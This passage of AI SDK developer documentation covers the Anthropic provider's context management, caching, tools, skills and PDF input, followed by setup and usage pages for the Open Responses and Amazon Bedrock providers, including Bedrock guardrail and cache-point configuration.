{ type: 'input_tokens', value: 10000 }or{ type: 'tool_uses', value: 10 }) - keep - How many recent tool uses to preserve (e.g.,
{ type: 'tool_uses', value: 5 }) - clearAtLeast - Minimum amount to clear (e.g.,
{ type: 'input_tokens', value: 1000 }) - clearToolInputs - Whether to clear tool input parameters (boolean)
- excludeTools - Array of tool names to never clear
Clear Thinking
The clear_thinking_20251015 edit type removes thinking/reasoning blocks from earlier turns, keeping only the most recent ones:
- keep - How many recent thinking turns to preserve (e.g.,
{ type: 'thinking_turns', value: 2 }) or'all'to keep everything
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Continue reasoning...',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
contextManagement: {
edits: [
{
type: 'clear_thinking_20251015',
keep: { type: 'thinking_turns', value: 2 },
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Compaction
The compact_20260112 edit type automatically summarizes earlier conversation context when token limits are reached. This is useful for long-running conversations where you want to preserve the essence of earlier exchanges while staying within token limits.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText } from 'ai';
const result = streamText({
model: anthropic('claude-opus-4-6'),
messages: conversationHistory,
providerOptions: {
anthropic: {
contextManagement: {
edits: [
{
type: 'compact_20260112',
trigger: {
type: 'input_tokens',
value: 50000, // trigger compaction when input exceeds 50k tokens
},
instructions:
'Summarize the conversation concisely, preserving key decisions and context.',
pauseAfterCompaction: false,
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Configuration:
- trigger - Condition that triggers compaction (e.g.,
{ type: 'input_tokens', value: 50000 }) - instructions - Custom instructions for how the model should summarize the conversation. Use this to guide the compaction summary towards specific aspects of the conversation you want to preserve.
- pauseAfterCompaction - When
true, the model will pause after generating the compaction summary, allowing you to inspect or process it before continuing. Defaults tofalse.
When compaction occurs, the model generates a summary of the earlier context. This summary appears as a text block with special provider metadata.
Detecting Compaction in Streams
When using streamText, you can detect compaction summaries by checking the providerMetadata on text-start events:
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-start': {
const isCompaction =
part.providerMetadata?.anthropic?.type === 'compaction';
if (isCompaction) {
console.log('[COMPACTION SUMMARY START]');
}
break;
}
case 'text-delta': {
process.stdout.write(part.text);
break;
}
}
}
Compaction in UI Applications
When using useChat or other UI hooks, compaction summaries appear as regular text parts with providerMetadata. You can style them differently in your UI:
{
message.parts.map((part, index) => {
if (part.type === 'text') {
const isCompaction =
(part.providerMetadata?.anthropic as { type?: string } | undefined)
?.type === 'compaction';
if (isCompaction) {
return (
<div
key={index}
className="bg-yellow-100 border-l-4 border-yellow-500 p-2"
>
<span className="font-bold">[Compaction Summary]</span>
<div>{part.text}</div>
</div>
);
}
return <div key={index}>{part.text}</div>;
}
});
}
Applied Edits Metadata
After generation, you can check which edits were applied in the provider metadata:
const metadata = result.providerMetadata?.anthropic?.contextManagement;
if (metadata?.appliedEdits) {
metadata.appliedEdits.forEach(edit => {
if (edit.type === 'clear_tool_uses_20250919') {
console.log(`Cleared ${edit.clearedToolUses} tool uses`);
console.log(`Freed ${edit.clearedInputTokens} tokens`);
} else if (edit.type === 'clear_thinking_20251015') {
console.log(`Cleared ${edit.clearedThinkingTurns} thinking turns`);
console.log(`Freed ${edit.clearedInputTokens} tokens`);
} else if (edit.type === 'compact_20260112') {
console.log('Compaction was applied');
}
});
}
For more details, see Anthropic's Context Management documentation.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
Cache read and cache write (creation) token counts are returned on the standard
usage object for both generateText and streamText. You can access them at
result.usage.inputTokenDetails.cacheReadTokens and
result.usage.inputTokenDetails.cacheWriteTokens.
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log('Cache read tokens:', result.usage.inputTokenDetails.cacheReadTokens);
console.log(
'Cache write tokens:',
result.usage.inputTokenDetails.cacheWriteTokens,
);
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
Cache control for tools:
const result = await generateText({
model: anthropic('claude-haiku-4-5'),
tools: {
cityAttractions: tool({
inputSchema: z.object({ city: z.string() }),
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral' },
},
},
}),
},
messages: [
{
role: 'user',
content: 'User prompt',
},
],
});
Longer cache TTL
Anthropic also supports a longer 1-hour cache duration.
Here's an example:
const result = await generateText({
model: anthropic('claude-haiku-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Long cached message',
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral', ttl: '1h' },
},
},
},
],
},
],
});
Limitations
The minimum cacheable prompt length is:
- 4096 tokens for Claude Opus 4.5
- 1024 tokens for Claude Opus 4.1, Claude Opus 4, Claude Sonnet 4.5, Claude Sonnet 4, Claude Sonnet 3.7, and Claude Opus 3
- 4096 tokens for Claude Haiku 4.5
- 2048 tokens for Claude Haiku 3.5 and Claude Haiku 3
Shorter prompts cannot be cached, even if marked with cacheControl. Any requests to cache fewer than this number of tokens will be processed without caching.
For more on prompt caching with Anthropic, see Anthropic's Cache Control documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = anthropic.tools.bash_20250124({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Memory Tool
The Memory Tool allows Claude to use a local memory, e.g. in the filesystem. Here's how to create it:
const memory = anthropic.tools.memory_20250818({
execute: async action => {
// Implement your memory command execution logic here
// Return the result of the command execution
},
});
Only certain Claude versions are supported.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
const tools = {
str_replace_based_edit_tool: anthropic.tools.textEditor_20250728({
maxCharacters: 10000, // optional
async execute({ command, path, old_str, new_str, insert_text }) {
// ...
},
}),
} satisfies ToolSet;
textEditor_20250728- For Claude Sonnet 4, Opus 4, and Opus 4.1 (recommended)textEditor_20250124- For Claude Sonnet 3.7textEditor_20241022- For Claude Sonnet 3.5
Note: textEditor_20250429 is deprecated. Use textEditor_20250728 instead.
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = anthropic.tools.computer_20251124({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
enableZoom: true, // Optional, enables the zoom action
execute: async ({ action, coordinate, text, region }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
case 'zoom': {
// region is [x1, y1, x2, y2] defining the area to zoom into
return {
type: 'image',
data: fs.readFileSync('./data/zoomed-region.png').toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position' | 'zoom'): The action to perform. Thezoomaction is only available withcomputer_20251124.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.region(number[], optional): Required forzoomaction. Specifies[x1, y1, x2, y2]coordinates for the area to inspect.displayWidthPx(number): The width of the display in pixels.displayHeightPx(number): The height of the display in pixels.displayNumber(number, optional): The display number for X11 environments.enableZoom(boolean, optional): Enable the zoom action. Only available withcomputer_20251124. Default:false.
Web Search Tool
Anthropic provides a provider-defined web search tool that gives Claude direct access to real-time web content, allowing it to answer questions with up-to-date information beyond its knowledge cutoff.
You can enable web search using the provider-defined web search tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 5,
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: webSearchTool,
},
});
Configuration Options
The web search tool supports several configuration options:
-
maxUses number
Maximum number of web searches Claude can perform during the conversation.
-
allowedDomains string[]
Optional list of domains that Claude is allowed to search. If provided, searches will be restricted to these domains.
-
blockedDomains string[]
Optional list of domains that Claude should avoid when searching.
-
userLocation object
Optional user location information to provide geographically relevant search results.
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 3,
allowedDomains: ['techcrunch.com', 'wired.com'],
blockedDomains: ['example-spam-site.com'],
userLocation: {
type: 'approximate',
country: 'US',
region: 'California',
city: 'San Francisco',
timezone: 'America/Los_Angeles',
},
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Find local news about technology',
tools: {
web_search: webSearchTool,
},
});
Web Fetch Tool
Anthropic provides a provider-defined web fetch tool that allows Claude to retrieve content from specific URLs. This is useful when you want Claude to analyze or reference content from a particular webpage or document.
You can enable web fetch using the provider-defined web fetch tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-0'),
prompt:
'What is this page about? https://en.wikipedia.org/wiki/Maglemosian_culture',
tools: {
web_fetch: anthropic.tools.webFetch_20250910({ maxUses: 1 }),
},
});
Tool Search
Anthropic provides provider-defined tool search tools that enable Claude to work with hundreds or thousands of tools by dynamically discovering and loading them on-demand. Instead of loading all tool definitions into the context window upfront, Claude searches your tool catalog and loads only the tools it needs.
There are two variants:
- BM25 Search - Uses natural language queries to find tools
- Regex Search - Uses regex patterns (Python
re.search()syntax) to find tools
Basic Usage
import { anthropic } from '@ai-sdk/anthropic';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'What is the weather in San Francisco?',
tools: {
toolSearch: anthropic.tools.toolSearchBm25_20251119(),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
condition: 'Sunny',
}),
// Defer tool here - Claude discovers these via the tool search tool
providerOptions: {
anthropic: { deferLoading: true },
},
}),
},
});
Using Regex Search
For more precise tool matching, you can use the regex variant:
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'Get the weather data',
tools: {
toolSearch: anthropic.tools.toolSearchRegex_20251119(),
// ... deferred tools
},
});
Claude will construct regex patterns like weather|temperature|forecast to find matching tools.
Custom Tool Search
You can implement your own tool search logic (e.g., using embeddings or semantic search) by returning tool-reference content blocks via toModelOutput:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'What is the weather in San Francisco?',
tools: {
// Custom search tool
searchTools: tool({
description: 'Search for tools by keyword',
inputSchema: z.object({ query: z.string() }),
execute: async ({ query }) => {
// Your custom search logic (embeddings, fuzzy match, etc.)
const allTools = ['get_weather', 'get_forecast', 'get_temperature'];
return allTools.filter(name => name.includes(query.toLowerCase()));
},
toModelOutput: ({ output }) => ({
type: 'content',
value: (output as string[]).map(toolName => ({
type: 'custom' as const,
providerOptions: {
anthropic: {
type: 'tool-reference',
toolName,
},
},
})),
}),
}),
// Deferred tools
get_weather: tool({
description: 'Get the current weather',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => ({ location, temperature: 72 }),
providerOptions: {
anthropic: { deferLoading: true },
},
}),
},
});
This sends tool_reference blocks to Anthropic, which loads the corresponding deferred tool schemas into Claude's context.
MCP Connectors
Anthropic supports connecting to MCP servers as part of their execution.
You can enable this feature with the mcpServers provider option:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: `Call the echo tool with "hello world". what does it respond with back?`,
providerOptions: {
anthropic: {
mcpServers: [
{
type: 'url',
name: 'echo',
url: 'https://echo.mcp.inevitable.fyi/mcp',
// optional: authorization token
authorizationToken: mcpAuthToken,
// optional: tool configuration
toolConfiguration: {
enabled: true,
allowedTools: ['echo'],
},
},
],
} satisfies AnthropicLanguageModelOptions,
},
});
The tool calls and results are dynamic, i.e. the input and output schemas are not known.
Configuration Options
The web fetch tool supports several configuration options:
-
maxUses number
The maxUses parameter limits the number of web fetches performed.
-
allowedDomains string[]
Only fetch from these domains.
-
blockedDomains string[]
Never fetch from these domains.
-
citations object
Unlike web search where citations are always enabled, citations are optional for web fetch. Set
"citations": {"enabled": true}to enable Claude to cite specific passages from fetched documents. -
maxContentTokens number
The maxContentTokens parameter limits the amount of content that will be included in the context.
Error Handling
Web search errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText):
Web search errors throw exceptions that you can catch:
try {
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
} catch (error) {
if (error.message.includes('Web search failed')) {
console.log('Search error:', error.message);
// Handle search error appropriately
}
}
Streaming (streamText):
Web search errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Search error:', part.error);
// Handle search error appropriately
}
}
Code Execution
Anthropic provides a provider-defined code execution tool that gives Claude direct access to a real Python environment allowing it to execute code to inform its responses.
You can enable code execution using the provider-defined code execution tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const codeExecutionTool = anthropic.tools.codeExecution_20260120();
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt:
'Calculate the mean and standard deviation of [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]',
tools: {
code_execution: codeExecutionTool,
},
});
Error Handling
Code execution errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText):
Code execution errors are delivered as tool result parts in the response:
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
const toolErrors = result.content?.filter(
content => content.type === 'tool-error',
);
toolErrors?.forEach(error => {
console.error('Tool execution error:', {
toolName: error.toolName,
toolCallId: error.toolCallId,
error: error.error,
});
});
Streaming (streamText):
Code execution errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Code execution error:', part.error);
// Handle code execution error appropriately
}
}
Programmatic Tool Calling
Programmatic Tool Calling allows Claude to write code that calls your tools programmatically within a code execution container, rather than requiring round trips through the model for each tool invocation. This reduces latency for multi-tool workflows and decreases token consumption.
To enable programmatic tool calling, use the allowedCallers provider option on tools that you want to be callable from within code execution:
import {
anthropic,
forwardAnthropicContainerIdFromLastStep,
} from '@ai-sdk/anthropic';
import { generateText, tool, isStepCount } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
stopWhen: isStepCount(10),
prompt:
'Get the weather for Tokyo, Sydney, and London, then calculate the average temperature.',
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
getWeather: tool({
description: 'Get current weather data for a city.',
inputSchema: z.object({
city: z.string().describe('Name of the city'),
}),
execute: async ({ city }) => {
// Your weather API implementation
return { temp: 22, condition: 'Sunny' };
},
// Enable this tool to be called from within code execution
providerOptions: {
anthropic: {
allowedCallers: ['code_execution_20260120'],
},
},
}),
},
// Propagate container ID between steps for code execution continuity
prepareStep: forwardAnthropicContainerIdFromLastStep,
});
In this flow:
- Claude writes Python code that calls your
getWeathertool multiple times in parallel - The SDK automatically executes your tool and returns results to the code execution container
- Claude processes the results in code and generates the final response
Container Persistence
When using programmatic tool calling across multiple steps, you need to preserve the container ID between steps using prepareStep. You can use the forwardAnthropicContainerIdFromLastStep helper function to do this automatically. The container ID is available in providerMetadata.anthropic.container.id after each step completes.
Agent Skills
Anthropic Agent Skills enable Claude to perform specialized tasks like document processing (PPTX, DOCX, PDF, XLSX) and data analysis. Skills run in a sandboxed container and require the code execution tool to be enabled.
Using Built-in Skills
Anthropic provides several built-in skills:
- pptx - Create and edit PowerPoint presentations
- docx - Create and edit Word documents
- pdf - Process and analyze PDF files
- xlsx - Work with Excel spreadsheets
To use skills, you need to:
- Enable the code execution tool
- Specify the container with skills in
providerOptions
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Create a presentation about renewable energy with 5 slides',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'anthropic',
skillId: 'pptx',
version: 'latest', // optional
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Custom Skills
You can also use custom skills by specifying type: 'custom':
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Use my custom skill to process this data',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'custom',
skillId: 'my-custom-skill-id',
version: '1.0', // optional
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
PDF support
Anthropic Claude models support reading PDF files.
You can pass PDF files as part of the message content using the file type:
Option 1: URL-based PDF document
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/ai.pdf?raw=true',
),
mimeType: 'application/pdf',
},
],
},
],
});
Option 2: Base64-encoded PDF document
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Web Search | Tool Search | Compaction |
|---|---|---|---|---|---|---|---|
claude-opus-4-7 |
|||||||
claude-opus-4-6 |
|||||||
claude-sonnet-4-6 |
|||||||
claude-opus-4-5 |
|||||||
claude-haiku-4-5 |
|||||||
claude-sonnet-4-5 |
|||||||
claude-opus-4-1 |
|||||||
claude-opus-4-0 |
|||||||
claude-sonnet-4-0 |
title: Open Responses description: Learn how to use the Open Responses provider for the AI SDK.
Open Responses Provider
The Open Responses provider contains language model support for Open Responses compatible APIs.
Setup
The Open Responses provider is available in the @ai-sdk/open-responses module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
Create an Open Responses provider instance using createOpenResponses:
import { createOpenResponses } from '@ai-sdk/open-responses';
const openResponses = createOpenResponses({
name: 'aProvider',
url: 'http://localhost:1234/v1/responses',
});
The name and url options are required:
-
name string
Provider name. Used as the key for provider options and metadata.
-
url string
URL for the Open Responses API POST endpoint.
You can use the following optional settings to customize the Open Responses provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction.
Language Models
The Open Responses provider instance is a function that you can invoke to create a language model:
const model = openResponses('mistralai/ministral-3-14b-reasoning');
You can use Open Responses models with the generateText and streamText functions,
and they support structured data generation with Output
(see AI SDK Core).
Example
import { createOpenResponses } from '@ai-sdk/open-responses';
import { generateText } from 'ai';
const openResponses = createOpenResponses({
name: 'aProvider',
url: 'http://localhost:1234/v1/responses',
});
const { text } = await generateText({
model: openResponses('mistralai/ministral-3-14b-reasoning'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Notes
- Stop sequences,
topK, andseedare not supported and are ignored with warnings. - Image inputs are supported for user messages with
fileparts using image media types.
title: Amazon Bedrock description: Learn how to use the Amazon Bedrock provider.
Amazon Bedrock Provider
The Amazon Bedrock provider for the AI SDK contains language model support for the Amazon Bedrock APIs.
Setup
The Bedrock provider is available in the @ai-sdk/amazon-bedrock module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Prerequisites
Access to Amazon Bedrock foundation models isn't granted by default. In order to gain access to a foundation model, an IAM user with sufficient permissions needs to request access to it through the console. Once access is provided to a model, it is available for all users in the account.
See the Model Access Docs for more information.
Authentication
Using IAM Access Key and Secret Key
Step 1: Creating AWS Access Key and Secret Key
To get started, you'll need to create an AWS access key and secret key. Here's how:
Login to AWS Management Console
- Go to the AWS Management Console and log in with your AWS account credentials.
Create an IAM User
- Navigate to the IAM dashboard and click on "Users" in the left-hand navigation menu.
- Click on "Create user" and fill in the required details to create a new IAM user.
- Make sure to select "Programmatic access" as the access type.
- The user account needs the
AmazonBedrockFullAccesspolicy attached to it.
Create Access Key
- Click on the "Security credentials" tab and then click on "Create access key".
- Click "Create access key" to generate a new access key pair.
- Download the
.csvfile containing the access key ID and secret access key.
Step 2: Configuring the Access Key and Secret Key
Within your project add a .env file if you don't already have one. This file will be used to set the access key and secret key as environment variables. Add the following lines to the .env file:
AWS_ACCESS_KEY_ID=YOUR_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY=YOUR_SECRET_ACCESS_KEY
AWS_REGION=YOUR_REGION
Remember to replace YOUR_ACCESS_KEY_ID, YOUR_SECRET_ACCESS_KEY, and YOUR_REGION with the actual values from your AWS account.
Using AWS SDK Credentials Chain (instance profiles, instance roles, ECS roles, EKS Service Accounts, etc.)
When using AWS SDK, the SDK will automatically use the credentials chain to determine the credentials to use. This includes instance profiles, instance roles, ECS roles, EKS Service Accounts, etc. A similar behavior is possible using the AI SDK by not specifying the accessKeyId and secretAccessKey, sessionToken properties in the provider settings and instead passing a credentialProvider property.
Usage:
@aws-sdk/credential-providers package provides a set of credential providers that can be used to create a credential provider chain.
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
import { fromNodeProviderChain } from '@aws-sdk/credential-providers';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
credentialProvider: fromNodeProviderChain(),
});
Provider Instance
You can import the default provider instance bedrock from @ai-sdk/amazon-bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
If you need a customized setup, you can import createAmazonBedrock from @ai-sdk/amazon-bedrock and create a provider instance with your settings:
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
accessKeyId: 'xxxxxxxxx',
secretAccessKey: 'xxxxxxxxx',
sessionToken: 'xxxxxxxxx',
});
You can use the following optional settings to customize the Amazon Bedrock provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
credentialProvider () => Promise<{ accessKeyId: string; secretAccessKey: string; sessionToken?: string; }>
Optional. The AWS credential provider chain that you want to use for the API calls. It uses the specified credentials by default.
-
apiKey string
Optional. API key for authenticating requests using Bearer token authentication. When provided, this will be used instead of AWS SigV4 authentication. It uses the
AWS_BEARER_TOKEN_BEDROCKenvironment variable by default. -
baseURL string
Optional. Base URL for the Bedrock API calls. Useful for custom endpoints or proxy configurations.
-
headers Record<string, string>
Optional. Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Optional. Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Bedrock API using the provider instance.
The first argument is the model id, e.g. meta.llama3-70b-instruct-v1:0.
const model = bedrock('meta.llama3-70b-instruct-v1:0');
Amazon Bedrock models also support some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
const model = bedrock('anthropic.claude-3-sonnet-20240229-v1:0');
await generateText({
model,
providerOptions: {
anthropic: {
additionalModelRequestFields: { top_k: 350 },
},
},
});
Documentation for additional settings based on the selected model can be found within the Amazon Bedrock Inference Parameter Documentation.
You can use Amazon Bedrock language models to generate text with the generateText function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Amazon Bedrock language models can also be used in the streamText function
(see AI SDK Core).
File Inputs
The Amazon Bedrock provider supports file inputs, e.g. PDF files.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('anthropic.claude-3-haiku-20240307-v1:0'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the pdf in detail.' },
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
Guardrails
You can use the bedrock provider options to utilize Amazon Bedrock Guardrails:
import { type AmazonBedrockLanguageModelOptions } from '@ai-sdk/amazon-bedrock';
const result = await generateText({
model: bedrock('anthropic.claude-3-sonnet-20240229-v1:0'),
prompt: 'Write a story about space exploration.',
providerOptions: {
bedrock: {
guardrailConfig: {
guardrailIdentifier: '1abcd2ef34gh',
guardrailVersion: '1',
trace: 'enabled' as const,
streamProcessingMode: 'async',
},
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Tracing information will be returned in the provider metadata if you have tracing enabled.
if (result.providerMetadata?.bedrock.trace) {
// ...
}
See the Amazon Bedrock Guardrails documentation for more information.
Citations
Amazon Bedrock supports citations for document-based inputs across compatible models. When enabled:
- Some models can read documents with visual understanding, not just extracting text
- Models can cite specific parts of documents you provide, making it easier to trace information back to its source (Not Supported Yet)
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText, Output } from 'ai';
import { z } from 'zod';
import fs from 'fs';
const result = await generateText({
model: bedrock('apac.anthropic.claude-sonnet-4-20250514-v1:0'),
output: Output.object({
schema: z.object({
summary: z.string().describe('Summary of the PDF document'),
keyPoints: z.array(z.string()).describe('Key points from the PDF'),
}),
}),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this PDF and provide key points.',
},
{
type: 'file',
data: readFileSync('./document.pdf'),
mediaType: 'application/pdf',
providerOptions: {
bedrock: {
citations: { enabled: true },
},
},
},
],
},
],
});
console.log('Response:', result.output);
Cache Points
In messages, you can use the providerOptions property to set cache points. Set the bedrock property in the providerOptions object to { cachePoint: { type: 'default' } } to create a cache point.
You can also specify a TTL (time-to-live) for cache points using the ttl property. Supported values are '5m' (5 minutes, default) and '1h' (1 hour). The 1-hour TTL is only supported by Claude Opus 4.5, Claude Haiku 4.5, and Claude Sonnet 4.5.
providerOptions: {
bedrock: { cachePoint: { type: 'default', ttl: '1h' } },
}
Cache usage information is returned in the providerMetadata object. See examples below.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'system',
content: `You are an expert on William Gibson's cyberpunk literature and themes. You have access to the following academic analysis: ${cyberpunkAnalysis}`,
providerOptions: {
bedrock: { cachePoint: { type: 'default' } },
},
},
{
role: 'user',
content:
'What are the key cyberpunk themes that Gibson explores in Neuromancer?',
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.bedrock?.usage);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Cache points also work with streaming responses:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = streamText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'assistant',
